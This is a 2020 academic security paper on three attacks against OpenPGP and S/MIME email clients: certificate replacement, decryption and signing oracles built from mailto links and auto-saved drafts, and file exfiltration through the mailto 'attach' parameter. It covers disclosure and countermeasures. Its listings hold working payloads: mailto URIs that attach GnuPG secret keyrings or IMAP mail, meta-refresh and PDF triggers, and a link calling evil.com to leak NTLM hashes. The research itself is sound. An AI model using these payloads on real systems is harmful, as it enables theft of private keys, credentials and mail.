Mailto: Me Your Secrets.
On Bugs and Features in Email End-to-End Encryption

Jens Müller
Ruhr University Bochum
jens.a.mueller@rub.de

Marcus Brinkmann
Ruhr University Bochum
marcus.brinkmann@rub.de

Damian Poddebniak
Münster Univ. of Applied Sciences
damian.poddebniak@fh-muenster.de

Sebastian Schinzel
Münster Univ. of Applied Sciences
schinzel@fh-muenster.de

Jörg Schwenk
Ruhr University Bochum
joerg.schwenk@rub.de

***Abstract*—OpenPGP and S/MIME are the two major standards for email end-to-end encryption. We show practical attacks against both encryption schemes in the context of email. First, we present a design flaw in the key update mechanism, allowing a third party to deploy a new key to the communication partners. Second, we show how email clients can be tricked into acting as an oracle for decryption or signing by exploiting their functionality to auto-save drafts. Third, we demonstrate how to exfiltrate the private key, based on proprietary *mailto* parameters implemented by various email clients. An evaluation shows that 8 out of 20 tested email clients are vulnerable to at least one attack. While our attacks do not target the underlying cryptographic primitives, they raise concerns about the practical security of OpenPGP and S/MIME email applications. Finally, we propose countermeasures and discuss their advantages and disadvantages.**

***Index Terms*—PGP, S/MIME, email, end-to-end encryption**



Fig. 1. Screenshot of Thunderbird being misused as an oracle to exfiltrate the plaintext of an encrypted message and the PGP secret key using a *mailto* URI.

I. Introduction

Email [1] is an important communication medium, both historically and in current practice. It is ubiquitous, platform-neutral, and used in personal or group communication, as well as a contact point for organizations. More importantly, email is used in authorization schemes, such as website registrations, as a trusted path for identifying users and giving them the ability to autonomously reset their credentials. Thus, protecting email confidentiality (e.g., of password reset URLs) and authenticity (e.g., to disable phishing attacks) is of great interest and value to the public.

However, due to email being a grown infrastructure, based on dozens of standardization documents with a multitude of service providers, a diverse server landscape, and a wide range of different client implementations, securing email is a complex task that requires efforts at every step along the communication path.

In the past, a focus had been on containing spam and other abusive email traffic by closing down open relays, requiring users to authenticate when sending emails, and allowing service providers to detect spoofing attacks (using SPF [2], DKIM [3], and DMARC [4], see [5]). In 2013, Edward Snowden revealed mass surveillance programs by state actors and much community effort was put into improving the confidentiality of the transport between email servers, and between users and their email providers (IMAPS, POP3S for reading, and SMTPS for sending emails [6]). Also, large-scale as well as targeted data breaches, leading to privacy violations and identity theft, have pushed service providers to protect account credentials better, encourage good password practices, and support two-factor authentication [7]. The importance of email has, therefore, inspired researchers in recent years to intensify the analysis of end-to-end (E2E) cryptographic solutions for email (S/MIME [8] and OpenPGP [9]), which are used by high-value targets such as journalist, whistleblowers, as well as large organizations and government agencies in order to protect email, independent of its transport path [10], [11].

In this work, we show that despite these efforts to secure email, challenges remain when transferring security concepts (such as certificates) or features (such as URIs) from the web to email infrastructure, mainly due to unmitigated risks, implementation bugs, or complex interaction of unrelated functionality This can lead to unintended features and ultimately compromise the security of the user, especially in the scenario of a high-value target using end-to-end cryptography.

A. Research Questions

We provide answers to the following research questions related to email end-to-end encryption and digital signatures:

- How do email clients handle new S/MIME certificates – do they automatically import them and replace old ones?
- Do email clients store draft messages on IMAP servers unencrypted even though PGP or S/MIME is configured?
- Can email clients be abused as an oracle for decrypting or signing any message content delivered via *mailto* links?
- Do email clients support *mailto* features to attach files?

978-1-7281-4760-4/20/$31.00 ©2020 IEEE

B. Attack Classes

Our attacks do not break the cryptography itself, but rather exploit weaknesses in key exchange mechanisms and other legitimate features of PGP or S/MIME capable email clients.

We define the following three attack classes:

A1) **Key replacement.** Email clients may automatically install certificates contained in S/MIME communication. Such a feature, if available, can be misused to silently replace the public key used to encrypt messages to a certain entity.

A2) **Dec/Sig oracles.** Using standard *mailto* parameters, email clients can be tricked to decrypt ciphertext messages or to sign arbitrary messages, and exfiltrate them to an attacker controlled IMAP server, if auto-saving drafts is supported.

A3) **Key exfiltration.** If implemented by the email client, an attacker can create a specially crafted *mailto* URI scheme, in order to force the inclusion of the OpenPGP private key file on disk into an email to be sent back to the attacker.

C. Contributions

In this work, we show simple, yet practical attacks against email end-to-end encryption and digital signatures, and discuss their main causes as well as applicable countermeasures. We demonstrate how an attacker can: 1) silently replace the public keys used in encrypted S/MIME communication between two parties; 2) leak the plaintext of PGP encrypted messages or misuse the victim's email client as a signing oracle; and 3) exfiltrate the PGP private key or other files on disk.

Our evaluation shows that 5 out of 18 OpenPGP capable email clients, as well as 6 out of 18 clients supporting S/MIME are vulnerable to at least one attack. Our attacks raise concerns about the overall security of encryption and digital signatures in the context of email, even though the security guarantees of the cryptography behind them remain untouched. Finally, we provide recommendations to assist developers in improving the security of PGP and S/MIME capable clients.

D. Responsible Disclosure

We reported all our attacks and additional findings to the affected vendors and proposed appropriate countermeasures, resulting in CVE-2020-11879 and CVE-2020-11880.

II. Background

A. OpenPGP

The original version of Pretty Good Privacy (PGP) was developed in 1991 by Phil Zimmerman as a means of enabling secure communication for the early Internet. It introduced digital signatures and encryption to the masses and made those technologies accessible to a broader audience. PGP was standardized as *OpenPGP* by the IETF in RFC 2440 [12] and later updated in RFC 4880 [9]. Email clients rarely have native PGP support but instead require users to install and configure a plugin as well as third-party software such as GnuPG.[1]

[1]W. Koch, *The GNU Privacy Guard*, https://gnupg.org/.

B. S/MIME

Email is traditionally a text-based format, which lacks features that are required in the modern Internet. Therefore, email was augmented with *Multipurpose Internet Mail Extension* (MIME [13]) to support transmission of multimedia messages. Secure/MIME (S/MIME) is an extension of MIME to digitally sign and encrypt emails [8]. S/MIME utilizes the X.509-based public key infrastructure (PKI) and has a more centralized trust model than OpenPGP. Otherwise, both standards use similar cryptographic mechanisms, such as public-key cryptography. Similar to OpenPGP, S/MIME is built *on top* of email, and thereby exposed to all features or side-effects related to email.

C. IMAP

The Internet Message Access Protocol (IMAP) was defined in 1988 (RFC 1064 [14]) with the current version, IMAP4, rev. 1, released in 2003 (RFC 3501 [15]). IMAP has several advantages over POP3, the older protocol for email retrieval, such as support for multiple simultaneous clients, partial download of messages, or server-side searches. While POP3 was designed to dial-in (e.g., via a modem), pull messages, and read them offline, modern email clients are constantly connected to the IMAP server. In contrast to POP3, it is common for IMAP that emails remain on the server, allowing them to be accessed by email clients on multiple devices such as desktop and mobile. IMAP follows the concept of online folders. For example, outgoing mail is usually saved in the *sent* folder while draft emails can be saved to the *drafts* folder. Modern email providers support IMAPS which applies TLS to encrypt the communication channel and, thereby, protects against eavesdroppers listening on the network.

D. Mailto

The *mailto* URI scheme was specified in 1994 (RFC 1738 [16]) and refined in 2010 (RFC 6068 [17]). It enables third-party applications, such as web browsers, to invoke an email client in order to compose a message to a given email address. The most common purpose is to allow users of a website to easily send contact emails, for example, to the owner of the website. *Mailto* URIs support various parameters, passed to the email client. Such parameters represent attack vectors as they are controlled by the (potentially malicious) website. It is well known that the *mailto* URI scheme can contain a recipient (*To:* header) and a subject. However, the *mailto* specification actually allows arbitrary mail headers to be set by passing them as parameters. Even the actual message content can be defined using the *body* parameter, which is a legitimate feature. An example *mailto* URI, to compose a message to *bob@host* with the subject "*Hello*" and the message content "*Friend*" once the user clicks onto an HTML link, for example, on a website is given in Listing 1.

```
<a href="mailto:bob@host?Subject=Hello&body=Friend">clickme</a>
```

Listing 1. Example HTML code with a clickable *mailto* link.



Fig. 2. Attacker's location (highlighted red) in the network required to perform attack $A1$, $A2$, and $A3$.

III. Attacker Model

Our attacker model differs depending on the applied attack. We define two models: a *MitM attacker* and a *mailto attacker*.

1) MitM Attacker: A man-in-the-middle (MitM) attacker is located between two communicating parties, Alice and Bob. This attacker model is well known in literature. In practice, this could be, for example, Bob's internet provider or email provider, or a compromised SMTP or IMAP server in between Alice and Bob. The MitM attacker can be active or passive. For attack $A2$ (dec/sig oracles), passive read access to the victim's mailbox is sufficient,[2] while attack $A1$ (key replacement) requires an active MitM who can modify emails in-transit. Furthermore, the location of the attacker in the network is slightly different for $A1$ and $A2$/$A3$ (see Figure 2).

2) Mailto Attacker: We define a *mailto* attacker as someone who can trigger *mailto* URIs to be processed by the victim's email client. These can originate from a malicious website visited by the victim, but also from other sources such as malicious PDF documents. Thereby, the *mailto* attacker extends the classical web attacker model (see [18]) using other data formats, which we show can trigger *mailto* requests. While we do not require any user interaction for $A2$ (dec/sig oracles), other than opening the malicious website or document, we assume that the victim willingly sends an email to the attacker for $A3$ (key exfiltration).

In the following paragraphs, we discuss the specifics for attacks $A1$, $A2$, and $A3$. An overview of the attacker model and the goal of the attacker for each attack is depicted in Table I.

	A1: Key Replacement	**A2: Dec/Sig Oracles**	**A3: Key Exfiltration**
Active MitM	required	–	–
Passive MitM	–	required	optional
Mailto Attacker	–	required	required
Attacker's Goal	set public key (S/MIME)	get plaintext or signed text (PGP, S/MIME)	get private key (PGP)

TABLE I
Required attacker model and attacker's goal for each attack.

[2]It must be noted that passive read access does not *necessarily* require a MitM attacker scenario. For example, the ciphertext of encrypted emails could also be leaked by an XSS vulnerability in Bob's webmail account.

A. Key Replacement (A1)

Our model for key replacement attacks is an active MitM attacker who can intercept and modify emails sent to or from Bob, but cannot decrypt any contained ciphertext messages encrypted with Bob's private key. This is a strong attacker model, but it is also exactly what end-to-end encryption is designed to protect against. We do not require the attacker to become an active MitM before Alice and Bob initiate email communication, but instead assume that Alice and Bob may have already successfully exchanged their public keys.

B. Dec/Sig Oracles (A2)

For this kind of attack, the attacker has at least temporary read access to the victim's IMAP server or to the mailbox (e.g., as a passive MitM or via XSS on the webmail service). In addition, a *mailto* attacker model is assumed, enabling the attacker to pass a specially-crafted *mailto* URI to the victim's email client. For example, the attacker can lure the victim onto a malicious website – or any other website where the attacker can inject content (e.g., using third-party ads) in order to automatically trigger a *mailto* link to be opened by the victim's client. Another requirement for this attack to be successful is the victim not closing the email composition window for a decent amount of time (e.g., when the victim is at lunch).

C. Key Exfiltration (A3)

Similar to $A2$, a *mailto* attacker is required for this attack. However, there is no longer a strong requirement for a MitM attacker – even though the attack *can* also be performed by a passive MitM, not requiring any user interaction by the victim. Instead, we assume that the victim is willing to actively send an email to the attacker, based on the parameters contained in an attacker controlled *mailto* URI. This is a realistic scenario because contacting other people by clicking on a *mailto* link is a usual workflow and the main purpose of the *mailto* scheme.

IV. Attacks

A. Key Replacement (A1)

The key replacement attack consists of two phases, *certificate acquisition* and *transparent re-encryption*. In the certificate acquisition phase, the attacker holds an active MitM position between Bob (holding a public/secret key pair (B_p, B_s)) and a suitable third-party certificate authority (CA), where the attacker can request a certificate in Bob's name for a new key

pair (B'_p, B'_s) generated by the attacker. The CA, in this case is, assumed to allow *validation by email*, i.e., the CA verifies that the author of the certificate signing request (CSR) has control over the email address in the certificate by sending an *activation link* to that address.[3] The certificate for B'_p is issued once the activation link URL has been visited. Of course, the attacker intercepts the email containing the activation link and by doing so, acquires a certificate in Bob's name from the CA.

During the transparent re-encryption phase, the attacker now holds an active MitM position between Bob and Alice. First, the attacker sends an innocuous email to Alice as Bob, including the attacker controlled certificate in Bob's name. A vulnerable email client installs the certificate in its database and, from then on, uses the included public key B'_p instead of B_p to encrypt all future communication to Bob. This concludes the actual key replacement. The attacker then intercepts all emails $Enc(B'_p, m)$ from Alice to Bob, which can now be decrypted and eavesdropped by the attacker. The attacker can also re-encrypt the message with Bob's original public key and forward $Enc(B_p, m')$ to Bob, where m' is either the original message m or some modified message. Finally, when giving up the MitM position without leaving a trace, the attacker can perform another key replacement and re-deploy Bob's original key B_p in Alice's email client in order to restore the previous state, and thereby remain stealthy.

B. Dec/Sig Oracles (A2)

While researching email and the interaction of its protocols and features, we discovered potential security deficits such as, a combination of malicious *mailto* links and auto-saved drafts which can be used as oracles for decryption or signing.

The general idea of this attack is as follows: The victim visits a website which contains attacker controlled content and keeps the website open. The malicious website automatically triggers a *mailto* link (e.g., via HTML *meta* tags or JavaScript), therefore opening a composer window in the victim's default email client. Note that the *mailto* URI scheme does not only allow a recipient or subject to be set, but also the content itself to be set. Modern email clients tend to automatically save drafts in the IMAP server's *drafts* folder – which can be accessed by a MitM attacker as defined in section III. If the client interprets PGP encrypted messages submitted as *mailto* body parameter (e.g., `mailto:?body=-----BEGIN PGP MESSAGE`[...]) it may automatically decrypt the message and automatically store it as an unencrypted draft on the IMAP server, accessible by the attacker, resulting in a decryption oracle. Furthermore, if the mail clients signs messages by default, a signed message may be automatically stored in the IMAP folder resulting in an oracle to sign arbitrary messages submitted as body parameter.

C. Key Exfiltration (A3)

When studying the capabilities of the PDF file format in unrelated work, we stumbled over a PDF document's feature to submit the document itself as email attachment [20]. In Acrobat Reader 9, this was implemented by calling a *mailto* URI with a proprietary *attach* parameter, as shown in Listing 2.

```
mailto:user@host?attach=/home/test/.adobe/Acrobat/9.0/Temp/
     SendMail/tmparILG7gF/file.pdf&subject=Title&body=Body
```

Listing 2. Mailto URI as produced by Adobe Acrobat for Linux.

Even though the *attach* parameter is not part of the official *mailto* specification [17], it was expected by Acrobat Reader to be handled by email clients. To our surprise, Thunderbird, our default client on Linux, handled it by opening a message composition window and including the local PDF file from a temporary directory as attachment. Being curious about this undocumented *mailto* parameter, we were interested if it is implemented by other email clients too. If supported, it may allow to exfiltrate arbitrary files on disk such as PGP private keys from the victim to an attacker using *mailto* URIs such as `mailto:?to=sid&attach=~/.gnupg/secring.gpg`.

V. Evaluation

To evaluate the proposed attacks, we selected 20 popular email clients, supporting either S/MIME, OpenPGP, or both, from a comprehensive list of over 50 email clients assembled from public software directories for all major platforms (Windows, Linux, macOS, Android, iOS, and web). Email clients were excluded if they had not been updated for several years, or if the cost to obtain them would be prohibitive (e.g., appliances). All clients were tested in the default settings with an additional PGP or S/MIME plugin installed, if required. Evaluation results for the three attacks are depicted in Table II.

The results of our evaluation show a need for improvement of end-to-end cryptography in combination with standard features of email. Using six email clients supporting S/MIME, we could silently replace the encryption key in the scenario of an active MitM attacker. For three OpenPGP capable clients we could exfiltrate the plaintext to an attacker controlled IMAP server or misuse them as signing oracles. Four clients support the dangerous *mailto* parameter to attach arbitrary files such as PGP private keys on disk to an email message sent back to the attacker. Although none of the attacks directly target the underlying cryptographic primitives, this raises concerns about email end-to-end security in practice. In the following, we discuss the results for each attack in detail.

A. Key Replacement (A1)

To evaluate S/MIME key replacement attacks, we first sent a signed email (trusted through our university's CA) to each tested mail client, in order to see if the client would automatically import the entity's certificate (class 2) and, therefore, be able to send encrypted emails. Secondly, we obtained a free S/MIME certificate from a different CA (Comodo) for this entity and reproduced the steps above. Out of 18 clients supporting S/MIME encryption, eleven clients did not automatically import S/MIME certificates in the default settings and are, therefore, not vulnerable. However, five clients silently imported the new certificate without any user

[3] Some CAs offering *free* S/MIME certificates are listed in [19] All of them validate CSRs by sending a message to the requester's email address.

OS	Client	Plugin	A1: Key replacement	A2: Dec/Sig oracles	A3: Key exfiltration
Windows	Outlook	GpgOL	R_4	O_2	E_1
	W10 Mail	–	R_1	O_1	–
	The Bat!	GnuPG	R_1	O_1	E_1
	Postbox	Enigmail	R_4	O_3	E_1
	eM Client	–	R_4	O_1	E_1
	IBM Notes	GnuPG	?	O_1	E_3
Linux	Thunderbird	Enigmail	R_4	O_3	E_3
	KMail	GPGME	R_1	O_1	E_3
	Evolution	GnuPG	R_1	O_1	E_2
	Trojitá	GPGME	–	O_1	E_1
	Claws	GPG plugin	R_2	O_2	E_1
	Mutt	GPGME	R_1	O_1	E_1
macOS	Apple Mail	GPGTools	R_3	O_1	E_1
	MailMate	GPGTool	R_4	O_3	E_1
	Airmail	GPG-PGP	R_1	O_1	E_1
iOS	Mail App	–	R_1	O_1	–
Android	K-9 Mail	OpenKeychain	–	O_1	E_1
	R2Mail2	–	R_4	O_1	E_1
	MailDroid	Flipdog	R_1	O_1	E_1
Web	Horde IMP	Enigma	R_1	O_2	E_1

R_1	S/MIME certificates are not automatically imported by email client.
R_2	In case of conflicting certificates, the user is asked which one to use.
R_3	Only the first certificates is automatically imported, no replacement.
R_4	Certificates are automatically imported, thereby replacing old ones.
O_1	Not all features required for this attack are supported.
O_2	Drafts are saved unencrypted even though encryption is enabled.
O_3	Client can be misused as an oracle for decryption and signatures.
E_1	The *attach* parameter of *mailto* URIs is not supported.
E_2	Files on disk can be attached, a message is shown for *hidden* files.
E_3	Arbitrary files on disk can be attached using the *attach* parameter.
–	The targeted encryption scheme is not supported.

TABLE II
EVALUATION OF OPENPGP AND S/MIME CAPABLE EMAIL CLIENTS – EIGHT OUT OF 20 CLIENTS ARE VULNERABLE TO AT LEAST ONE ATTACK.

interaction and used it to encrypt all further communication with this entity. For Microsoft Outlook, we could verify the existence of this dangerous feature since at least Outlook 2007. For R2Mail2, a bit of interaction is required because the user has to click to verify the signature before the new certificate is imported; however, this is a typical workflow. Note that R2Mail2 also was the only client which did not simply replace the old certificate, but instead encrypted the message with both certificates. This, in a way, means that the attacker cannot remove the certificate later by overwriting it again with Bob's original certificate; however, this also completely eliminates the need for transparent re-encryption by an active MitM. Only two clients acted reasonably: Apple Mail sticks to the certificate that was imported first, while Claws Mail asks the user which certificate to chose for encryption if multiple certificates for the same email address had been imported. It must be noted that the attack can be easily detected if the user checks the certificate details and spots another CA issuer as usual, however it can be assumed that only few users perform such a check before sending encrypted mail. It is also unclear how an S/MIME user is supposed to discern such an attack from a legitimate certificate update by Bob.

Although we focused on encryption, we want to point out that this attack allows for trivial signature spoofing because the attacker can sign arbitrary messages with the new key B'_s. We also performed the tests with self-signed certificates and with certificates issued by an untrusted authority, but none of the clients automatically imported such invalid/untrusted certificates. Note that PGP is traditionally not vulnerable to such attacks because new keys must be certified by the user rather than a CA. However, newer approaches like *Autocrypt* [21] may open a window for similar attacks in the future.[4]

B. Dec/Sig Oracles (A2)

The winning condition of this attack is fulfilled, if the attacker manages to obtain the plaintext for arbitrary PGP ciphertext encrypted with the victim's public key[5] or if the attacker can get a valid S/MIME or PGP signature by the victim for arbitrary text. To test for decryption oracles we injected ASCII-armored PGP ciphertext into the *body* parameter of a *mailto* URI, which was automatically triggered by our test website using a *meta* tag, as shown in Listing 3.

```
<meta http-equiv="refresh" content="60; URL=mailto:?body=
-----BEGIN PGP MESSAGE-----[…]-----END PGP MESSAGE-----">
```

Listing 3. HTML code to open ASCII-armored PGP ciphertext as the message content in the victim's default mail client, 60 seconds after loading the website.

Enigmail, the PGP plugin used by Thunderbird and Postbox, as well as MailMate, a popular email client for macOS, automatically interpret the PGP data in the message composition window and decrypt it using the victim's secret key.[6] A resulting screenshot, which also includes attack $A3$, is given in Figure 1. Although Thunderbird and Postbox ask the user to encrypt messages drafts with PGP, this step is skipped if both, PGP and S/MIME are configured and S/MIME is set as the default crypto scheme, thereby exfiltrating the plaintext to the attacker controlled IMAP server. Furthermore, all three clients sign messages before automatically saving them as drafts in case emails are signed by default,[7] allowing an attacker to misuse them as signing oracles. Details are given in Table III.

	OpenPGP		S/MIME
Client	**decryption oracle**	**signing oracle**	**signing oracle**
Thunderbird	●	○	●
Postbox	●	○	●
MailMate	●	●	●

TABLE III
DECRYPTION/SIGNING ORACLES BASED ON *mailto:?body=...* AS DATA SOURCE AND AUTO-SAVED DRAFTS AS DATA SINK FOR EXFILTRATION.

[4]At this point in time, only *Autocrypt Level 1* is specified, which addresses this issue by declaring it out of scope and explicitly excludes active MitM attackers from its security target.

[5]This can be a message *addressed to* the victim but also a message *sent by* the victim because emails are usually encrypted with the public key of both the sender and the receiver, as both parties want to be able to decrypt it later.

[6]If the key is protected by a passphrase, we assume that the passphrase is cached by the application.

[7]Using digital signatures for all emails may be enforced, for example, by a company policy as they is generally considered to enhance security.

It is worthy to note that *mailto* links can also be triggered automatically via malicious PDF documents. In Listing 4, the (minimized) source code of a PDF document is depicted, which contains a *mailto* URI that is automatically launched once the file is opened by the victim, based on an *OpenAction*.[8]

```
%PDF-1.5

1 0 obj
<< /Type /Catalog /OpenAction [2 0 R] >>
endobj

2 0 obj
<< /Type /Action /S /URI
   /URI (mailto:?body=-----BEGIN PGP MESSAGE-----[…])
>>
endobj
```

Listing 4. PDF document to automatically trigger a *mailto* URI once opened.

In Thunderbird and Postbox we were also able to deliver ASCII-armored PGP ciphertext within RSS feed content, which is interpreted and automatically deciphered in both programs. Such "greedy decryption" can be considered as dangerous because it allows to decrypt ciphertext out of the email context, whenever spotted by Enigmail.

The impact of the attack is as follows: Signing oracles allow an attacker to obtain valid signatures for arbitrary messages. In addition to fooling users to perform certain actions based on signed messages, they can also be potentially used to trick machines such as AS2 gateways [22] which rely on signed S/MIME messages to manage critical business processes in the energy sector. When using decryption oracles, the attacker can obtain the plaintext for arbitrary OpenPGP messages. The attacks do not require any user interaction other than visiting and staying on a web page, leaving a PDF document open, or leaving a mail client open that automatically polls RSS feeds.

Furthermore, we found three additional email clients to save drafts unencrypted on the IMAP server, even though message encryption is explicitly requested by the user. For example, Outlook (GpgOL) automatically pushes a plaintext copy of the currently composed message to the IMAP *drafts* folder, thereby reducing end-to-end encryption to absurdity. These clients did not sign drafts nor interpret PGP encrypted messages as body parameters of a *mailto* links. However, such behaviour can also be considered as dangerous because all emails which are either automatically or manually saved as drafts are available to an attacker who has access to the IMAP server or to the victim's mailbox.

C. Key Exfiltration (A3)

To evaluate key exfiltration attacks, we called all email clients with undocumented *mailto* parameters. Although not included in the *mailto* specification, we found four of the tested clients to attach local files to emails addressed to the attacker by using the proprietary `attach=...` and `attachment=...` parameters. This is arguable a dangerous feature because it allows an attacker to exfiltrate arbitrary files on disk, if the victim sends an email based on attacker controlled *mailto* input and misses the attachment being added. The existence of the attachment can be further obfuscated. For example, prepending multiple *attach* parameters with innocent file names or no file name at all (e.g., `attach=/`) forces the critical file (e.g., `secring.gpg`) out of the displayed part Thunderbird's email composition window. Optionally, in a MitM attacker scenario (e.g., malicious IMAP server), file exfiltration is feasible via automatically saved draft messages, similar to attack $A2$.

We were able to exfiltrate the secret keyring[9] of GnuPG (`~/.gnupg/secring.gpg`) using Thunderbird, Evolution and KMail as well as IBM Notes. A resulting email composition screenshot for Thunderbird is depicted in Figure 1. It must be noted that Evolution displays a notice in case a *hidden* file is attached (i.e., a file that starts with a dot character), however it does not ask the user for confirmation. In the following paragraphs, we document further attack variants and insights related to the *attach* parameter of *mailto* URIs.

1) File System Access: Besides PGP keys, other sensitive files on disk may be of particular interest for an attacker, for example, the SSH private key (`~/.ssh/id_rsa`) or the user's Bitcoin Core[10] wallet (`~/.bitcoin/wallet.dat`). Multiple files can be attached at once by specifying multiple *attach* parameters in a *mailto* URI. Note that the "~" character is expanded to the current user's home directory in all vulnerable clients expect IBM Notes, thereby removing the attacker's need to guess path names. Thunderbird even allows wildcards for files to be included (e.g., `attach=/tmp/*.txt`). If a directory is specified instead of a filename (e.g., `attach=/`), the whole directory including all subfolders is recursively included as a zip archive in KMail[11] and Evolution[12], while Thunderbird attaches a directory listing in this case.

2) Access to Network Shares: IBM Notes on Windows even supports files from internal network shares to be included. Furthermore, forcing Notes to access a network share can be used to authenticate with the local user's NTLM hashes to an attacker controlled rogue SMB server, as depicted in Listing 5.

```
<meta http-equiv="refresh" content="0;
URL=mailto:sid@evil.com?attach=\\evil.com\dummyfile">
```

Listing 5. HTML to launch a *mailto* URI which accesses a network share, and thereby exfiltrates the victim's NTLM hashes to the *evil.com* SMB server.

The risk of leaking NTLM credentials whenever a local application can access an external network share is a well known design problem in Windows (cf. [23]–[25]). However, we show that this can also be caused remotely, by a malicious website. It must be noted that the email does not have to be actually sent or exfiltrated via automated drafts. Instead, the

[8]Note that, using JavaScript within the PDF document, the event to trigger the *mailto* URI can be delayed or timed to a certain date.

[9]It must be noted that PGP private keys can be protected by a passphrase, which however may be cracked using offline brute force or dictionary attacks.

[10]See https://bitcoin.org/en/bitcoin-core/.

[11]It must be noted that a confirmation dialog is displayed in this case.

[12]Including the user's home directory bypasses all file inclusion notices.

victim's NTLM hashes are leaked to the attacker's SMB server as soon as the email composition dialog is opened, which can be achieved by arbitrary websites without any user interaction.

3) Access to IMAP Storage: Thunderbird uses an adapted version of the *imap://* URI scheme [26] to internally address emails stored on IMAP folders. This allows an attacker to include messages on the victim's IMAP server (specified by their UID) using an *attach* parameter, as shown in Listing 6.

```
mailto:sid@evil.com?attach=imap:///fetch>UID>/INBOX>1
```

Listing 6. *Mailto* URI to attach the first email from the victim's IMAP server.

Multiple emails can be attached by using multiple *attach* parameters with different UIDs. By setting the UID from one to the maximum number of stored messages, and including all UIDs as *attach* parameters the whole mailbox of the victim can be exfiltrated at once.[13] Even worse, all OpenPGP and S/MIME encrypted emails in the attached email are automatically decrypted by Thunderbird before sending them back to the attacker. The default email account can be changed by explicitly specifying `imap://user@host/...`, thereby accessing data from another account configured by the victim. This can be used to deanonymize users, for example, to proof that a certain identify, *employee@company.com* has access to another mailbox, for example, *whistleblow@activists.net*.

VI. Countermeasures

A. Key Replacement (A1)

Key replacement attacks completely undermine end-to-end encryption, which by definition should be unaffected by the transport layer. Even if Bob signs all outgoing messages with B_s, the attacker can simply strip the signature and re-sign the message with B'_s (see [27]). The root cause for this attack is that the CA, in this case, issues certificates to email addresses which are only validated using the vulnerable communication channel that the certificate is supposed to protect. We note that this practice is superficially similar to issuing TLS certificates for web servers by *validating the domain* of the webserver (e.g., using the popular *Let's Encrypt* CA). However, there are important practical differences between these two PKIs:

- TLS commonly uses ephemeral keys with key exchange protocols for encryption, while long-term keys in certificates are often only used for authentication. Email, however, is a store-and-forward communication system requiring long-term encryption keys. After key replacement, an attacker can give up the MitM position temporarily or downgrade it to a passive one and still decrypt messages sent from Alice to Bob for some time.
- The TLS ecosystem is closely monitored globally by various institutions such as EFF's SSL Observatory[14] and Censys[15]. This is made easier by the fact that TLS certificates are commonly only used on the server side, and the identity of most web servers is public, while email certificates can contain sensitive personal information.
- In TLS, *Certificate Transparency* [28] requires CAs to provide a public record of all issued certificates, which can be consulted by website operators to detect spurious certificate acquisitions by attackers. For example, Chrome requires that all certificates valid after April 30, 2018 are recorded in a transparency log [29].

Unfortunately, Certificate Transparency in its current form is not well-suited for email, as a naive implementation would leak private email addresses and could be misused for spam. Thus, it is unlikely that Certificate Transparency will ever be used for email certificates. Efforts like *CONICS* [30] and Google's *Key Transparency* [31] have not been deployed to the best of our knowledge, either.

As long as there are CAs that allow *validation by email*, and as long as no other countermeasures are adapted to the email ecosystem, the authors recommend to apply mitigations on the email client side. Before importing new S/MIME certificates for a certain entity, and thereby replacing the old ones, the user should be informed and asked for confirmation. This is especially important if the new certificate was issued by a different CA or if it has a different trust level than the already imported certificate. Another option would be to keep the user-friendly behavior of auto-importing certificates silently, but ask the user which certificate to choose for encryption in case multiple certificates exist for the same email address.

B. Dec/Sig Oracles (A2)

To prevent being misused as a decryption oracle, email clients *must* only interpret ciphertext in the context of a *received* message. For example, ASCII armored data such as `-----BEGIN PGP MESSAGE-----[...]` strings must be ignored out of context (e.g., within *mailto* body parameters or other data sources supported by certain email clients such as RSS feeds). To prevent being misused as a signing oracle, email clients *must* only sign messages *immediately* before sending them. Especially drafts should not be signed. If an encryption scheme, such as OpenPGP or S/MIME, is configured, email clients *must* thread all drafts as potentially "to be encrypted" content and, therefore, store draft messages encrypted with the user's public key – and only with this key. Note that this is counter-intuitive, because sent emails are usually encrypted with the public key of the recipient, however the recipient can be freely chosen by a *mailto* attacker.

C. Key Exfiltration (A3)

To counter key exfiltration attacks, support for undocumented *mailto* features to attach local files on disk is to be removed by email clients. Unfortunately, in practice, this does not seem to be trivial, because the *attach* parameters serves a real-world purpose. We learned that some programs depend on it. For example, Gnome Nautilus allows to mail local files, which is is technically implemented by calling Evolution with the *attach* parameter of a *mailto* URI.

[13] Alternatively, the attacker could also access the whole inbox file by its path name (e.g., `./*/ImapMail/*/INBOX.msf` for Thunderbird).

[14] See https://www.eff.org/observatory.

[15] See https://censys.io/.

